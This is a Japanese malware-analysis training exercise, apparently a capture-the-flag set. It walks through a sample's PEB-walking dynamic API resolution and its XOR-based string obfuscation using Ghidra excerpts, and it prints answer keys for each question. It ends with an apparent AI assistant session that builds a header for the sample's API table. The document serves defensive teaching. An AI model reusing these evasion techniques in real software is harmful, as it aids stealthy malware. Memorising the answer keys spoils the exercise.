今回提供されたマルウェアは、静的解析妨害のため、IAT(Import Address Table)を用いないAPIの呼び出しを行っている。**1-1.txt**をダウンロードして、カッコ(1)~(14)に当てはまるものを選択肢から選んで回答せよ。

(1)~(14)に当てはまる全角カタカナをコンマ(,)ですべてつなげた形式で回答すること。例えば、(1)ア(2)イ(3)ウ(4)エ(5)オ(6)カ(7)キ(8)ク(9)ケ(10)コ(11)サ(12)シ(13)ス(14)セの場合は、解答は**ア,イ,ウ,エ,オ,カ,キ,ク,ケ,コ,サ,シ,ス,セ**となる

【選択肢】

- (ア)BeingDebugged
- (イ)InMemoryOrderModuleList
- (ウ)TEB(ThreadEnvironmentBlock)
- (エ)PEB(ProcessEnvironmentBlock)
- (オ)Ldr(LoaderData)
- (カ)DllBase
- (キ)BaseDllName
- (ク)NumberOfNames
- (ケ)NumberOfFunctions
- (コ)AddressOfNames
- (サ)AddressOfFunctions
- (シ)FUN_180016450
- (ス)FUN_18001760c
- (セ)FUN_1800169d4
- (ソ)FUN_180016714
- (タ)FUN_1800172fc
- (チ)FUN_1800171b4
- (ツ)FUN_1800170cc
- (テ)0x18
- (ト)0x0C
- (ナ)0x3C
- (ニ)0x20
- (ヌ)0x18005a400
- (ネ)0x18005a8e0
- (ノ)0x18005b000
- (ハ)0x18005b140
- (ヒ)advapi32.dll
- (フ)shlwapi.dll
- (ヘ)ole32.dll
- (ホ)kernel32.dll
- (マ)winhttp.dll

📄 1-1.txt

0/3 attempts

1-1. 動的APIアドレス解決

IATを使用せずにAPIの関数を実行するためには、DLLがロードされる場所を示すベースアドレスをもとに、使用したいAPIの実行アドレスを取得する処理が必要となる。

まず、DLLのベースアドレスを取得するために、プログラムにロードされているDLL情報を確認する。DLLのベースアドレスは、（１）構造体を利用して特定でき、本マルウェアでは関数（２）において以下①～④のような流れで取得している。

- ① （１）構造体のオフセット（３）の（４）よりPEB_LDR_DATA構造体へのポインターを取得する
- ② PEB_LDR_DATA構造体のオフセット（５）の（６）よりDLL情報が格納された構造体の双方向リストを取得する
- ③ ②で取得した双方向リストはLDR_DATA_TABLE_ENTRY構造体のオフセット0x10のInMemoryOrderLinksを指しており、そこから0x48を加算したオフセット0x58の（７）と対象のDLLが一致するかを確認する。本マルウェアでは、関数（２）の第二引数が対象のDLLの種類を表しており、第二引数が4のときのDLLは（８）である。そして（７）と対象のDLLが一致すると、LDR_DATA_TABLE_ENTRY構造体のオフセット0x10に0x20を加算したオフセット0x30より（９）を取得する
- ④ 今回のマルウェアでは関数FUN_180017690において、③で取得したDLLベースアドレスをコンフィグ情報としてある領域に格納しており、（８）の場合の格納アドレスは（１０）である。

次に、これまでの処理で取得したDLLのベースアドレスをもとに、DLLに含まれるAPIの実行アドレスを取得する。（８）のDLLでは関数（１１）においてこの処理を以下の⑤～⑨のような流れで取得している。


- ⑤ DLLのDOSヘッダのオフセット（１２）よりPEヘッダの先頭アドレスを特定する
- ⑥ PEヘッダの先頭からオフセット0x88にあるIMAGE_EXPORT_DIRECTORY構造体を取得する
- ⑦ ⑥で取得した構造体のオフセット0x18、0x20を参照することでそれぞれIMAGE_EXPORT_DIRECTORYの要素である（１３）、（１４）を取得する
- ⑧ ⑦で取得したAPIの関数名リストとAPIの関数名を暗号化した文字列とを比較し一致した場合は、AddressOfNameOrdinalsを取得し関数名リストの先頭からAddressOfNameOrdinals分移動した位置のAPIのアドレスを取得しDLLのベースアドレスを加算することでAPIアドレスを取得する。
- ⑨ ⑧で取得したAPIアドレスはコンフィグ情報として格納する

1-1. 動的APIアドレス解決

1

- PEB(ProcessEnvironmentBlock) 構造体を使用することでDLLのベースアドレスを特定することができる
- ProcessEnvironmentBlockを本マルウェアが使用していないか確認するためにシンボルツリーを確認すると、いくつかの関数がでてくるが、関数内のオフセット情報等からFUN_180016450 が該当の関数と特定できる。

2




ProcessEnvironmentBlock

XREF[3]: FUN_180016450:180016450(R),
exit_or_terminate_process:18002a...
__acrt_get_process_end_policy:18...

void * 00000000

1-1. 動的APIアドレス解決



引用元: <https://blog.christophehd.fr/dll-unlinking/>

1-1. 【参考】動的APIアドレス解決

- PEB構造体など、各種構造体はmicrosoftにより定義されている
- 構造体の内容は変更の可能性があること、また64bit/32bitによって構造体の内容が異なることもあるため注意が必要

```
typedef struct _PEB {  
    BYTE Reserved1[2];  
    BYTE BeingDebugged;  
    BYTE Reserved2[21];  
    PPEB_LDR_DATA LoaderData;  
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;  
    BYTE Reserved3[520];  
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;  
    BYTE Reserved4[136];  
    ULONG SessionId;  
} PEB;
```

引用元: <https://learn.microsoft.com/ja-jp/windows/win32/api/winternl/ns-winternl-peb>

1-1. 動的APIアドレス解決

- PEB構造体に対してまずはオフセット³0x18を加算している
- PEB構造体のオフセット0x18を調べるとLdr(Loaderdata)⁴であることがわかる
- Ldrに対しオフセット⁵0x20を加算している
- Ldrの構造体であるPEB_LDR_DATAのオフセット0x20を調べるとInMemoryOrderModuleListであることがわかる

⁶

```
Decompile: FUN_180016450 - (mws2025)
7  undefined8 *puVar3;
8
9  puVar3 = (undefined8 *) (*(longlong *) ((longlong)ProcessEnvironmentBlock + 0x18) + 0x20);
```

1-1. 動的APIアドレス解決

- InMemoryOrderModuleListはLDR_DATA_TABLE_ENTRY構造体へのポインタをもつ双方向リストであり、LDR_DATA_TABLE_ENTRYのオフセット0x10のInMemoryOrderLinksをさす
- InMemoryOrderLinksに対しオフセット0x48を加算しているため、LDR_DATA_TABLE_ENTRYのオフセット0x58を調べるとBaseDllNameであることがわかる

7

```
180016450 65 48 8b      MOV      RAX,qword ptr GS:[offset ProcessEnvironmentBlo... = 0000
          04 25 60
          00 00 00
180016459 4c 8b 48 18     MOV      R9,qword ptr [RAX + 0x18]
18001645d 49 83 c1 20     ADD      R9,0x20
180016461 4d 8b 01      MOV      R8,qword ptr [R9]
```

アセンブリをみると0x48加
算している

```
LAB_180016476
180016476 41 0f 10      MOVUPS   XMM0,xmmword ptr [R8 + 0x48]
          40 48
18001647b 66 0f 73      PSRLDQ   XMM0,0x8
          d8 08
180016480 66 48 0f      MOVQ     param_1,XMM0
```

1-1. 動的APIアドレス解決

Offset (x86)	Offset (x64)	Definition	Versions
0x00	0x00	LIST_ENTRY InLoadOrderLinks;	3.10 and higher
0x08	0x10	LIST_ENTRY InMemoryOrderLinks;	3.10 and higher
0x10	0x20	LIST_ENTRY InInitializationOrderLinks;	3.10 to 6.1
		union { LIST_ENTRY InInitializationOrderLinks; LIST_ENTRY InProgressLinks; };	6.2 and higher
0x18	0x30	PVOID DllBase;	3.10 and higher
0x1C	0x38	PVOID EntryPoint;	3.10 and higher
0x20	0x40	ULONG SizeOfImage;	3.10 and higher
0x24	0x48	UNICODE_STRING FullDllName;	3.10 and higher
0x2C	0x58	UNICODE_STRING BaseDllName;	3.10 and higher
		ULONG Flags;	3.10 to 6.1

引用元: https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/ntldr/ldr_data_table_entry.htm

1-1. 動的APIアドレス解決

- param_1はBaseDllNameを指しており、param_2が4のときは、「1文字目:'S', 2文字目:'H', 5文字目:'A', 6文字目:'P'」であることがわかるため、選択肢からSHLWAPI.dllを指すことがわかる

8

```
LAB_180016593
180016593 83 fa 04      CMP     param_2,0x4
180016596 75 3e        JNZ     LAB_1800165d6
180016598 66 44 39      CMP     word ptr [param_1 + 0x16],R11W
                    59 16
18001659d 75 65        JNZ     LAB_180016604
18001659f 0f b7 01      MOVZX   EAX,word ptr [param_1]
1800165a2 66 83 e8 53    SUB     AX,'S'
1800165a6 66 41 85 c2    TEST    R10W,AX
1800165aa 75 58        JNZ     LAB_180016604
1800165ac 0f b7 41 02    MOVZX   EAX,word ptr [param_1 + 0x2]
1800165b0 66 83 e8 48    SUB     AX,'H'
1800165b4 66 41 85 c2    TEST    R10W,AX
1800165b8 75 4a        JNZ     LAB_180016604
1800165ba 0f b7 41 08    MOVZX   EAX,word ptr [param_1 + 0x8]
1800165be 66 83 e8 41    SUB     AX,'A'
1800165c2 66 41 85 c2    TEST    R10W,AX
1800165c6 75 3c        JNZ     LAB_180016604
1800165c8 0f b7 41 0a    MOVZX   EAX,word ptr [param_1 + 0xa]
1800165cc 66 83 e8 50    SUB     AX,'P'
1800165d0 66 41 85 c2    TEST    R10W,AX
1800165d4 74 3d        JZ      LAB_180016613
```

アセンブリをみると1,2,5,6文字目が特定の文字になるか確認している

1-1. 動的APIアドレス解決

- BaseDllNameが使用したいDLLと一致した場合はLAB_180016613へ遷移し、InMemoryOrderLinksに対しオフセット0x20を加算しており、LDR_DATA_TABLE_ENTRYのオフセット0x30を調べるとDllBaseであることがわかる

```
LAB_180016593
180016593 83 fa 04      CMP     param_2,0x4
180016596 75 3e          JNZ     LAB_1800165d6
180016598 66 44 39      CMP     word ptr [param_1 + 0x16],R11W
59 16
18001659d 75 65          JNZ     LAB_180016604
18001659f 0f b7 01      MOVZX   EAX,word ptr [param_1]
1800165a2 66 83 e8 53    SUB     AX,'S'
1800165a6 66 41 85 c2    TEST    R10W,AX
1800165aa 75 58          JNZ     LAB_180016604
1800165ac 0f b7 41 02    MOVZX   EAX,word ptr [param_1 + 0x2]
1800165b0 66 83 e8 48    SUB     AX,'H'
1800165b4 66 41 85 c2    TEST    R10W,AX
1800165b8 75 4a          JNZ     LAB_180016604
1800165ba 0f b7 41 08    MOVZX   EAX,word ptr [param_1 + 0x8]
1800165be 66 83 e8 41    SUB     AX,'A'
1800165c2 66 41 85 c2    TEST    R10W,AX
1800165c6 75 3c          JNZ     LAB_180016604
1800165c8 0f b7 41 0a    MOVZX   EAX,word ptr [param_1 + 0xa]
1800165cc 66 83 e8 50    SUB     AX,'P'
1800165d0 66 41 85 c2    TEST    R10W,AX
1800165d4 74 3d          JZ      LAB_180016613
```

R8は、LDR_DATA_TABLE_ENTRYの
オフセット0x10のInMemoryOrderLinksを指す

```
LAB_180016613
180016613 49 8b 40 20    MOV     RAX,qword ptr [R8 + 0x20]
180016617 c3             RET
```

1-1. 動的APIアドレス解決

- FUN_180017690のparam1の値を関数をたどることでDLLベースアドレスの格納される領域を確認する。Function Call Treesを確認すると、関数遷移がわかる
- 関数をさかのぼり引数を確認するとFUN_180017690のparam1は「0x18005a400+0x4e0+0x5e8」であるため、引数5のときの格納アドレスはparam1に0x138を加算した0x18005b000となる

```
lVar1 = FUN_180016450(param_1,4);  
*(longlong *) (param_1 + 0x138) = lVar1;  
if (lVar1 != 0) {
```

10



関数をたどりparam_1に代入される値を確認する

1-1. 動的APIアドレス解決

- 今回の検体では、DLLのベースアドレスを取得直後にAPIのアドレスを取得しており、SHLWAPI.dllについてもDLLのベースアドレスを取得後の FUN_1800171b4 で行われている
- 実際¹¹に中の処理をしてみると、問題文にあるようなオフセット処理が行われていることも確認できる

```
Decompile: FUN_180017690 - (mws2025)
1
2 bool FUN_180017690(longlong param_1)
3
4 {
5     longlong lVar1;
6
7     lVar1 = FUN_180016450(param_1,4);
8     *(longlong *) (param_1 + 0x138) = lVar1;
9     if (lVar1 != 0) {
10         FUN_1800171b4(param_1);
11     }
12     return lVar1 != 0;
13 }
14
```

```
Decompile: FUN_1800171b4 - (mws2025)
22 local_38 = DAI_1800590b8 ^ (ulonglong)auStack_c8;
23 lVar2 = *(longlong *) (param_1 + 0x138);
24 uVar11 = 0;
25 lVar9 = (ulonglong)*(uint *) ((longlong)*(int *) (lVar2 + 0x3c) + 0x88 + lVar2) + lVar2;
26 uVar1 = *(uint *) (lVar9 + 0x18);
27 puVar8 = (uint *) ((ulonglong)*(uint *) (lVar9 + 0x20) + lVar2);
28 if (uVar1 != 0) {
```

0x88や0x20のオフセットが確認できる


1-1. 動的APIアドレス解決

- DLLのベースアドレスに対してオフセット`0x3c`を加算している
- DLLはDOSヘッダから始まるPEファイルであり、`0x3c`には`e_lfanew`とよばれるPEヘッダの先頭アドレスが格納されている
- PEヘッダの先頭からオフセット`0x88`にある`IMAGE_EXPORT_DIRECTORY`構造体のオフセット`0x18, 0x20`を調べるとそれぞれ`NumberOfNames`、`AddressOfNames`であることがわかる

Decompile: FUN_1800171b4 - (mws2025)

```
24  uVar11 = 0;
25  lVar9 = (ulonglong)*(uint *)((longlong)*(int *) (lVar2 + 0x3c) + 0x88 + lVar2) + lVar2;
26  uVar1 = *(uint *) (lVar9 + 0x18);
27  puVar8 = (uint *) ((ulonglong)*(uint *) (lVar9 + 0x20) + lVar2);
28  if (uVar1 != 0) {
```

1-1. 動的APIアドレス解決



1-1. 動的APIアドレス解決

リバースエンジニアリング入門

「リバースエンジニアリング入門」の連載記事一覧です。

いいね! 0 シェアする X ポスト B! ブックマーク 6



リバースエンジニアリング入門（最終回）：
SQL Slammerのコードを解析せよ！

コンピュータウイルスの解析などに欠かせないリバースエンジニアリング技術ですが、何だか難しそうだな、という印象を抱いている人も多いのではないのでしょうか。この連載では、「シェルコード」を例に、実践形式でその基礎を紹介していきます。（編集部）

[川古裕平, 日本電信電話株式会社] (2012年7月4日)



リバースエンジニアリング入門（6）：
API名のハッシュ化テクニックを理解せよ！

コンピュータウイルスの解析などに欠かせないリバースエンジニアリング技術ですが、何だか難しそうだな、という印象を抱いている人も多いのではないのでしょうか。この連載では、「シェルコード」を例に、実践形式でその基礎を紹介していきます。（編集部）

[青木一史, 日本電信電話株式会社] (2012年4月19日)



リバースエンジニアリング入門（5）：
PEフォーマットを解釈せよ！

コンピュータウイルスの解析などに欠かせないリバースエンジニアリング技術ですが、何だか難しそうだな、という印象を抱いている人も多いのではないのでしょうか。この連載では、「シェルコード」を例に、実践形式でその基礎を紹介していきます。（編集部）

[岩村誠, 日本電信電話株式会社] (2012年2月17日)



リバースエンジニアリング入門（4）：
Undocumentedなデータ構造体を知る

コンピュータウイルスの解析などに欠かせないリバースエンジニアリング技術ですが、何だか難しそうだな、という印象を抱いている人も多いのではないのでしょうか。この連載では、「シェルコード」を例に、実践形式でその基礎を紹介していきます。（編集部）

[川古裕平, 日本電信電話株式会社] (2011年11月18日)

14年経っても変わらない基本技術！

1-1. 動的APIアドレス解決 - 解答

The Answer is:

エ, シ, テ, オ, ニ, イ, キ, フ, カ, ノ, チ, ナ, ク, コ

1-2. 文字列の難読化

2

👍 0 👎 0

このマルウェアは解析妨害のために、Windows APIを含むマルウェアの動作に必要な文字列をエンコードして保持している。実行時には、関数FUN_180016408によってエンコードされた文字列を、保持するエンコード済み文字列と照合することで、使用する文字列を特定する。

とある文字列のエンコード結果が以下の文字列である。
元の文字列を答えよ。

6R;cU57c76WYc7LG2F7

0/3 attempts

1-2. 文字列の難読化 - エンコード関数理解

- エンコード文字列の長さを計算し、その回数だけ一文字ずつエンコード処理
 - 加算とXORの単純な処理($+ 1 \wedge 3$)
- 加算とXORはそれぞれ可逆操作なのでデコードは逆順に処理すればよい
 - XORしてから減算($\wedge 3 - 1$)

```
>>> ''.join(chr((ord(c)^3)-1) for c in "6R;cU57c76WYc7LG2F7")  
'4P7_U53_34SY_3NC0D3'
```

```
2 undefined8 FUN_180016408(undefined8 param_1,byte *param_2)  
3  
4 {  
5     longlong i;  
6     byte *pbVar1;  
7     int j;  
8  
9     j = 0;  
10  
11     /* 難読化文字列の長さ(=i)を計算 */  
12     i = -1;  
13     do {  
14         i = i + 1;  
15     } while (param_2[i] != 0);  
16     pbVar1 = param_2;  
17     if (0 < (int)i) {  
18         do {  
19             /* 一文字ずつ、加算とXOR(+ 1 ^ 3) */  
20             j = j + 1;  
21             i = -1;  
22             *pbVar1 = *pbVar1 + 1 ^ 3;  
23             pbVar1 = pbVar1 + 1;  
24             do {  
25                 i = i + 1;  
26             } while (param_2[i] != 0);  
27         } while (j < (int)i);  
28     }  
29     return 1;  
30 }
```

1-2. 文字列の難読化 – 解答

The Answer is:
4P7_U53_34SY_3NC0D3



1-3. APIの構造体

2

👍 0 👎 0

以下のアドレスに配置されるAPIの名前を答えよ

- 0x18005a400+0x4e0+0x210
- 0x18005a400+0x4e0+0x160
- 0x18005a400+0x4e0+0x290


回答は上記の列挙順にAPI名をカンマ区切りで回答すること。上記が順にCreateFileW、ReadFile、CloseHandleの場合は以下のように回答する。

CreateFileW,ReadFile,CloseHandle

0/3 attempts

1-3. APIの構造体

- 1-2で登場したFUN_180016408の呼び出し元 (FUN_1800169d4)を見ると難読化した文字列が存在
- 1-2の手順で難読化解除するとAPI名と判明
- さらに呼び出し元を確認すると0x18005a400+0x4e0がFUN_1800169d4の引数として渡されているのがわかる



Decompile: FUN_1800169d4 - (mws2025)

```
69 local_38 = DAT_1800390b8 * (ulonglong)austa
70 local_228[0] = "KevVigoGsulv";
71 local_228[1] = "NsafNi`papy[";
72 local_228[2] = "DpeeNi`papy";
```

LoadLibraryW

Decompile: FUN_180012944 - (mws2025)

```
8 puVar1 = (undefined8 *) (param_1 + 0x4e0);
9 FUN_1800175c0((longlong)puVar1);
```

Decompile: FUN_180001000 - (mws2025)

```
5 FUN_180011a08((undefined1 *) [16]) &DAT_18005a400,
```

1-3. APIの構造体

- FUN_1800169d4を解析する

```
120 local_230 = (ulonglong)*(uint *) ((longlong)*(int *) (lVar1 + 0x3c) + 0x88 + lVar1) + lVar1;
121 local_238 = *(uint *) (local_230 + 0x18);
122 puVar8 = (uint *) ((ulonglong)*(uint *) (local_230 + 0x20) + lVar1);
123 if (local_238 != 0) {
124     do {
125         FUN_180021470((undefined1 *) [16], local_a8, 0, 100);
126         _MaxCount_00 = 0xffffffffffffffff;
127         do {
128             _MaxCount_00 =
129         } while (((char *) ((ulonglong)*puVar8 + lVar1))[_MaxCount_00] != '\0');
130         strncpy_s((char *) local_a8, 1, (char *) ((ulonglong)*puVar8 + lVar1), _MaxCount_00);
131         FUN_180016408(param_1, local_a8);
132         uVar7 = 0;
133         ppcVar9 = local_228;
134         do {
135             _Str1 = *ppcVar9;
136             _MaxCount = 0xffffffffffffffff;
137             do {
138                 _MaxCount = _MaxCount + 1;
139             } while (_Str1[_MaxCount] != '\0');
140             iVar3 = _strnicmp(_Str1, (char *) local_a8, _MaxCount);
141             if (iVar3 == 0) {
```

1-1で解説した処理

取り出したAPI名を難読化

uVar7がカウンタにlocal_228を探查
local_228はchar*[48]にRetypeすると良い

難読化した文字列度同士を比較


```
310     else if (uVar7 == 0x2e) {
311         *(longlong *) (param_1 + 0x140) = lVar4;
312     }
313     else if (uVar7 == 0x2f) {
314         *(longlong *) (param_1 + 0x140) = lVar4;
315     }
316     break;
317 }
318 }
319 uVar7 = uVar7 + 1;
320 ppcVar9 = ppcVar9 + 1;
321 } while ((uVar7 < 0x30);
```

カウンタが一致する箇所にAPIのアドレスを格納

インクリメント

1-3. APIの構造体

- 0x210, 0x160, 0x290を探すと、それぞれ0xe, 0x3, 0xb
- 難読化解除すると答えは「CreateProcessW,ReadFile,Sleep」



```
168         else if (uVar7 == 0xe) {
            *(longlong *) (param_1 + 0x210) = lVar4;
        }
40     local_228[0xe] = "GpeaveRpsgeww[";

135         else if (uVar7 == 3) {
            *(longlong *) (param_1 + 0x160) = lVar4;
        }
29     local_228[3] = "PeafDine";

157         else if (uVar7 == 0xb) {
            *(longlong *) (param_1 + 0x290) = lVar4;
        }
37     local_228[0xb] = "Wneer";
```

※ 実際にはこれらを0x18005a400+0x4048+0x4e0にコピーしたものが利用される
(FUN_180011d00 → FUN_18000e4e8 → FUN_180020dc0)

1-3. APIの構造体

- LLMによる構造体の定義の作成

FUN_1800169d4を以下の情報を基にChidraを使って解析して、構造体のヘッダファイルを作成して - local_228にエンコードされたAPI文字列が配列として定義されている - FUN_180016408でエンコ...

FUN_1800169d4を以下の情報を基にChidraを使って解析して、構造体のヘッダファイルを作成して

- local_228にエンコードされたAPI文字列が配列として定義されている
- FUN_180016408でエンコード処理
- param_1を使ってオフセットで比較

Finished working

Key Points

- Analysed FUN_1800169d4 / FUN_180016408 in Chidra: imports are encoded by applying $(ch+1) \wedge 3$, then matched against the stored encoded list in local_228; on a hit, the resolved address is written into a dispatch table at fixed offsets off param_1.
- Decoded all 48 API identifiers and mapped each to its write offset (0x130-0x2A8), plus the base pointer at 0x2B0 that the function uses to walk the PE headers.
- Added a dedicated Windows header with explicit function-pointer typedefs so the struct documents both the offset layout and the expected calling convention.

File

- fun_1800169d4.h: Declares FUN_1800169D4_API_TABLE, padding the unknown prefix (reserved0[0x130]), listing every API pointer in offset order, and exposing the image_base slot at 0x2B0 for the loader's PE base pointer.

Next Steps

1. Include fun_1800169d4.h where the loader builds param_1, populate the dispatch table before calling FUN_1800169d4, and optionally add assertions if you want build-time offset verification.

1 file changed Undo View all changes

fun_1800169d4.h +175

FUN_1800169D4_API_TABLEのすべて型はvoid *にして

Finished working

Updated fun_1800169d4.h: every pointer member in FUN_1800169D4_API_TABLE now uses void *, and the structure keeps a raw byte buffer for the leading padding plus a void * slot for the image base. All Windows-specific typedefs were removed to keep the header minimal. No further action needed unless you want typed wrappers again later.

1 file changed Undo View all changes

fun_1800169d4.h +50 -161

